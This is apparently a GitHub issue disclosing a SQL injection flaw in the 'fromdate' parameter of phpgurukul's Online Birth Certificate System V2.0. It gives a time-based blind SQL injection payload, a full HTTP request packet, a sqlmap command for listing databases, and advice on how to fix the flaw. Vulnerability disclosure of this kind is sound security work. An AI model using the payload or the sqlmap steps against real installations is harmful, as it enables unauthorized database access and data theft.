New issue

phpgurukul Online Birth Certificate System Project V2.0 /admin/between-dates-report.php SQL injection #8

Open

bluechips-zhao opened 2 weeks ago

NAME OF AFFECTED PRODUCT(S)

- Online Birth Certificate System

Vendor Homepage

- Online Birth Certificate System Project Using PHP and MySQ -PhpGurukul

AFFECTED AND/OR FIXED VERSION(S)

submitter

- bluechips

Vulnerable File

- /admin/between-dates-report.php

VERSION(S)

- V2.0

Software Link

- https://phpgurukul.com/?sdm_process_download=1&download_id=11466

PROBLEM TYPE

Vulnerability Type

- SQL injection

Root Cause

- A SQL injection vulnerability was identified within the "/admin/between-dates-report.php" file of the "Online Birth Certificate System" project. The root cause lies in the fact that attackers can inject malicious code via the parameter "fromdate". This input is then directly utilized in SQL queries without undergoing proper sanitization or validation processes. As a result, attackers are able to fabricate input values, manipulate SQL queries, and execute unauthorized operations.

Impact

- Exploiting this SQL injection vulnerability allows attackers to gain unauthorized access to the database, cause sensitive data leakage, tamper with data, gain complete control over the system, and even disrupt services. This poses a severe threat to both the security of the system and the continuity of business operations.

DESCRIPTION

- During the security assessment of "Online Birth Certificate System", I detected a critical SQL injection vulnerability in the "/admin/between-dates-report.php" file. This vulnerability is attributed to the insufficient validation of user input for the "fromdate" parameter. This inadequacy enables attackers to inject malicious SQL queries. Consequently, attackers can access the database without proper authorization, modify or delete data, and obtain sensitive information. Immediate corrective actions are essential to safeguard system security and uphold data integrity.

No login or authorization is required to exploit this vulnerability

Vulnerability details and POC

Vulnerability location:

- "fromdate" parameter

Payload:

```
Parameter: fromdate (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: fromdate=1111-11-11' AND (SELECT 4599 FROM (SELECT(SLEEP(5)))SBec) AND 'cWkI'='cWkI&to
```


Vulnerability Request Packet

```
POST /obcs/admin/bwdates-reports-details.php HTTP/1.1
Host: 169.254.254.96
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://169.254.254.96
Connection: close
Referer: http://169.254.254.96/obcs/admin/between-dates-report.php
Cookie: PHPSESSID=pn5nlg3gak868qg8df2q6psr6s
Upgrade-Insecure-Requests: 1
Priority: u=0, i

fromdate=1111-11-11&todate=1122-02-22&submit=
```

The following are screenshots of some specific information obtained from testing and running with the sqlmap tool:

```
sqlmap -r cms.txt --dbs
```



Suggested repair

1. **Employ prepared statements and parameter binding:**
   Prepared statements serve as an effective safeguard against SQL injection as they segregate SQL code from user input data. When using prepared statements, user - entered values are treated as mere data and will not be misconstrued as SQL code.

2. **Conduct input validation and filtering:**
   Rigorously validate and filter user input data to guarantee that it conforms to the expected format. This helps in blocking malicious input.

3. **Minimize database user permissions:**
   Ensure that the account used to connect to the database has only the minimum required permissions. Avoid using accounts with elevated privileges (such as 'root' or 'admin') for day - to - day operations.

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with Copilot Agent Mode

No branches or pull requests

Participants